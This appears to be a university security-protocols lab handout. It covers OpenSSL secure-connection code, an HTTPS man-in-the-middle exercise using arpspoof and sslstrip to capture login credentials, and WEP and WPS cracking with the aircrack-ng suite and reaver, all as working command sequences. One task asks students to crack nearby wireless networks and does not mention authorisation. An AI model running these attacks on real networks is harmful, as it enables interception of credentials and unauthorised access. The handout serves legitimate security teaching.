- *BIO_free_all()*. The connection is closed and everything is freed.

```
/* reusing the connection */
BIO_reset(bio);

/* freeing the memory */
BIO_free_all(bio);
```

Establishing a secure connection

Secure connections need a handshake to be performed. During the handshake, the server sends a certificate to the client, and then the client verifies it using a set of certificates (certificate store) which it considers to be trusted. Also it verifies if the certificate is not expired. The client sends a certificate to the server only if the server requests one (in case of client authentication). Using the certificate transfer, the setup of the connection is established. The client or the server can request at any time a new handshake, following the RFC 2246 steps.

To establish a secure connection, two additional pointers are required - a SSL_CTX (context object) and a SSL one.

```
SSL_CTX * ctx = SSL_CTX_new(SSLv23_client_method());
SSL * ssl;
```

The next step is to use the certificate store mentioned before. OpenSSL offers a set of trusted certificates inside its source code, in a file called *TrustedStore.pem*.

The function *SSL_CTX_load_verify_locations* is used to load this file. It has three parameters: the pointer to the context, the path to the pem file and the path to a directory which contains the certificates. Only one of the latter two parameters must be used, either a pem file, either a directory holding the certificates. Returns 1 if everything is fine and 0 otherwise.

```
if(! SSL_CTX_load_verify_locations(ctx, "TrustStore.pem", NULL))
{
        /* trust store loading failed */
}
```

Establishing a new secure connection is made using:

```
bio = BIO_new_ssl_connect(ctx);
BIO_get_ssl(bio, & ssl);
SSL_set_mode(ssl, SSL_MODE_AUTO_RETRY);
```

Use SSL_MODE_AUTO_RETRY if you want OpenSSL to establish a new handshake, if the server requires so.

After this setup phase, you can open the connection to the desired hostname and port:

```
BIO_set_conn_hostname(bio, "hostname:port");

/* check the connection and do the handshake */
if(BIO_do_connect(bio) <= 0)
{
        /* connection failed to establish */
}
```

To check if the certificate is valid, you can call the function *SSL_get_verify_result()*, with the SSL structure as parameter. If the validation passes, *X509_V_OK* is returned, otherwise an error code is returned.

```
if(SSL_get_verify_result(ssl) != X509_V_OK)
{
        /* validation fail */
}
```

The error stack trace can be written in a log file using the function *ERR_print_errors_fp(FILE *)*. The errors have the following format:

```
[pid]:error:[error code]:[library name]:[function name]:[reason string]:[file name]:[line]:[optional
text message]
```

Using Kali for HTTPS MITM attack

1. Download any target virtual machine template. Import it in VirtualBox and bind the network interface to the “Bridged adapter”. You can get VirtualBox images here: https://www.osboxes.org/virtualbox-images/
2. Download a Kali virtual machine template. Import it in VirtualBox and bind the network interface to the “Bridged adapter”. A Kali virtual machine template is available here: https://www.osboxes.org/kali-linux/
3. Start both virtual machines. On the target, also, turn off the firewall.
4. In Kali:
    a. Find the Victim IP Address:
        i. Get the network IP, mask and default gateway of the connected interface and compute the whole network IP/MASK: `ipconfig ; route -n`
        ii. We assume that the network is 192.168.1.0/24. Scan the network for our target machine and get the target machine IP: `nmap -sP 192.168.1.0/24`
    b. Run the SSLStrip tool. Assume that the target IP is `192.168.1.114` and the gateway IP is `192.168.1.1`:
        i. Route traffic inbound to Kali to the port that SSLStip will be running on, which is port 10000: `iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000.`
        `-t nat` → this table is consulted when a packet that creates a new connection is encountered
        `-A` → is an instruction to append one or more rules to the accepted chain. PREROUTING ->is one of the built-ins of the NAT table option. It is for altering packets as soon as they come in
        `-p` → specifies a protocol, in this case we said tcp.
        --destination-port → we specify port 80 as the destination port.
        `-j` → specifies an action. And we follow that with the action of redirect (REDIRECT). We redirect to port 10000 because this is the port SSLStrip listens on by default.
        ii. Active IP forwarding: `echo 1 > /proc/sys/net/ipv4/ip_forward`. **Remember!** In order to do any MITM we need our box to act like a router and be able to forward packets that does not have its IP address in it as the destination.
        iii. Use the `arpspoof` utility. Arpspoof tricks your victim into believing that you are the gateway, when you’re actually just another machine on the network:
        `arpspoof -i eth0 -t 192.168.1.114 192.168.1.1`
        iv. Open a new terminal/tab and run SSLStrip:
        `sslstrip -l 10000 -w logs.txt`
        `-k` → kill all the sessions in the progress (forces the target ssl session to restart if already going, allows for the tool to work on sessions already established),
        `-l` → listening on port 10000.
        `-w` → write the logs into /root/Desktop/sslstrip.log file.
        v. Open a new terminal/tab and run `watch -n 1 tail logs.txt`
5. In the target virtual machine:
    a. Open a browser and go to “https://curs.upb.ro/”, input a valid email address and a fake password
6. View the https request in the Kali terminal that displays the content of logs.txt

Tasks

1. [8p] Read and run the commands from this document.
2. [2p] Starting from the ZIP skeleton, complete the C file in order to create a HTTPS connection to verisign.com and read locally, in a file on the disk, the main home page. Use a GET request. The HTTPS port is 443.

Security Protocols
Lab 5: WLAN Security

Wireless LANs

A wireless local area network (WLAN) is a wireless computer network that links two or more devices using wireless communication within a limited area such as a home, school, computer laboratory, or office building. This gives users the ability to move around within a local coverage area and yet still be connected to the network. Through a gateway, a WLAN can also provide a connection to the wider Internet.

Most modern WLANs are based on IEEE 802.11 standards and are marketed under the Wi-Fi brand name.

WLAN standards

- 802.11
  - The first wireless standard (1997) → Legacy
  - Featured error correction
  - 2.5 / 3.6 / 5 GHz frequency bands
  - Transmission speed: 1-2 Mbps
- 802.11a
  - Beginning of 1999
  - 5 GHz frequency
  - Theoretical speed: 54 Mbps
  - Actual speed: 20 Mbps (error correction+overhead+ACK)
  - Uses expensive equipment
- 802.11b
  - Mid 1999
  - WiFi
  - The first popular wireless standard
  - Cheaper than 802.11a
  - Propagation range: 120m
  - 2.4 GHz frequency → a lot of interference

    - Theoretical speed: 11 Mbps
    - Actual speed: 5 Mbps (error correction+overhead+ACK)
- 802.11g
    - June 2003
    - Compatible with 802.11b
    - Dominant standard: speed and backwards compatibility
    - Propagation range: 100m
    - 2.4 GHz frequency → a lot of interference
    - Theoretical speed: 54 Mbps
    - Actual speed: 22 Mbps (error correction+overhead+ACK)
- 802.11n
    - 29 October 2009
    - Compatible with 802.11a/b/g
    - Theoretical speed: 600 Mbps
    - Propagation range: 250m
    - Uses packet aggregation (a single header for multiple data packets)
    - Uses multiple antennas with Multiple Input Multiple Output (MIMO) technology
- 802.11ac
    - December 2013
    - Addition to 802.11n
    - Changes in the 5GHz band
    - Theoretical speed: 1300 Mbps
- Others: 802.11ad/af/ah/ai/aj/aq/ax/ay

Note. In 2018 the Wi-Fi Alliance standardized version numbering, so that it's easier to distinguish what version each equipment supports. Therefore the new names are Wi-Fi 4 (if the equipment supports 802.11n), Wi-Fi 5 (802.11ac) and Wi-Fi 6 (802.11ax)

WLAN security

- SSID broadcast
    - Each wireless network has an identifier: SSID (Service Set Identifier) or ESSID (Extended SSID)
    - We need to know the SSID to connect to a network
    - Access points (AP) broadcast periodically the SSID
    - An attacker knowing the SSID can penetrate a network
    - **Solution**: block the SSID broadcasting and manually enter the network name
    - **The truth**:
        - **It's a useless security measure!**
        - 802.11 protocol defines ***beacon*** messages
        - AP use this to check if a station is still active
        - Beacons are seen by everybody and contain the SSID
        - An attacker finds the SSID from the beacons
- MAC address filtering
    - Commonly used in small networks
    - Configure the AP to permit access only to a defined list of MAC addresses
    - **The truth**:
        - **It's also a useless security measure!**
        - An attacker can intercept the traffic from the client and AP, find the MAC address and spoof it

- WEP
  - WEP = Wired Equivalent Privacy
  - Introduced in 1999
  - Key length: 10 or 26 hexadecimal digits (40-bit or 104-bit)
  - Uses the symmetric RC4 encryption algorithm with a static initialization vector (IV)
  - **How it works**:
    - a secret key (not the SSID) is known by all the clients
    - when a new client (C) is connecting, the AP checks if C knows the secret key → challenge request
      - the AP sends a random message and C returns it encrypted.
      - AP decrypts it and compares it with the original message
  - **Vulnerability**: the AP uses the same key for all traffic; the attacker knows the IV of every packet
- WPA/WPA2 security
  - WPA= Wi-Fi Protected Access
  - Uses TKIP (Temporary Key Integrity Protocol)
    - 128 bit
    - Dynamic protocol for changing the encryption key
    - Uses a different key for every packet
  - 2 variants
    - Personal WPA (using a pre-shared key)
    - Enterprise WPA (using a RADIUS server)
  - WPA2 uses AES encryption
    - Uses CCMP for data encryption (Counter Cipher Mode with Block Chaining Message Authentication Code Protocol)
    - CCMP is safer than TKIP
  - WPA2 cannot be cracked by a non-associated client
- WPS security
  - Introduced in 2007
  - Allows easy setup of a secure wireless home network
  - Allow home users who know little of wireless security and may be intimidated by the available security options to setup a Wi-Fi network
  - Can be found in almost every modern home routers/APs
  - Methods:
    - PIN – read from a sticker existing on the device and entered on the client side
    - Push-Button – the user pushes a button from the device and a button on the connecting device
    - Near-Field-Communication – the user is located near the device

WLAN cracking

- Requirements:
  - A physical machine with a wireless network card
  - Kali Linux. You can download the image from: https://www.kali.org/downloads/
    Alternatively, you can also install aircrack-ng on your linux distribution of choice.
    DO NOT run this in a virtual machine or in a remote instance. Live CD with a linux distribution works fine.

You can also run Kali Linux in a Docker container. This solution should be the easiest if you only have access to a single machine.
MAC address of the AP (the BSSID - Basic SSID)
    - Network ESSID
    - AP channel
- We will assume the wireless card is named wlan0

WEP cracking

- Reboot machine to have a clean environment
- Start the wireless card in monitor mode:
    - Change the MAC of the wireless card:
      ```
      ifconfig wlan0 down
      macchanger --mac 00:11:22:33:44:55 wlan0
      ifconfig wlan0 up
      ```
    - `airmon-ng start wlan0`
- Find the AP name: `airodump-ng wlan0mon`. Remember the BSSID and Channel column values
- Start listening for packets (IVs) and save them into a file using airodump-ng: `airodump-ng -c (channel) -w (file name) --bssid (bssid) wlan0mon`
  Wait until #Data column is at least 10000. Recommended >20000
- Authenticate with the AP using `aireplay-ng: aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) wlan0mon`. -1 means fake authentication and 0 means re-association timing in seconds
- If not enough clients connected to the network, inject fake requests using aireplay-ng: `aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 wlan0mon`.
- Analyze the file and crack the password using aircrack-ng: `aircrack-ng -b (bssid) (file name-01.cap)`

WPS cracking

- Reboot machine to have a clean environment
- Easily to crack using brute-force attack
- The attack was presented in December 2011
- The first public tool: January 2012 → reaver
- The flaw allows a remote attacker to recover the WPS PIN in a few hours (the network WPA/WPA2 pre-shared key is found too)
- Cannot be turned-off on some routers
- The exact details PDF are attached to the lab (viehboeck_wps.pdf)
- Steps:
    - Find the wireless card interface and change MAC (if needed): `macchanger --mac 00:11:22:33:44:55 wlan0`
    - Setup monitor mode and find the BSSID:
        - `airmon-ng start wlan0`
        - `airodump-ng wlan0`
    - Use: `reaver -i wlan0mon -b (bssid) -c CHANNEL -vv`
    - Wait ~4-10 hours

Tasks

1. [2p] Run Kali Linux, either from a USB stick or in a docker container.

2. [7p] List the networks around you, capture some packets and try to crack it. Also use a dictionary attack. You can use any method/tool available in Kali Linux (e.g. *aircrack-ng* suite).
   Hint1: You will need legit users connected to the network in order for this attack to be successful.
   Hint2: In Kali you can find pre-defined word dictionary that can be used in various applications. For example, you can run `gunzip /usr/share/wordlists/rockyou.txt.gz` *to get a simple list.*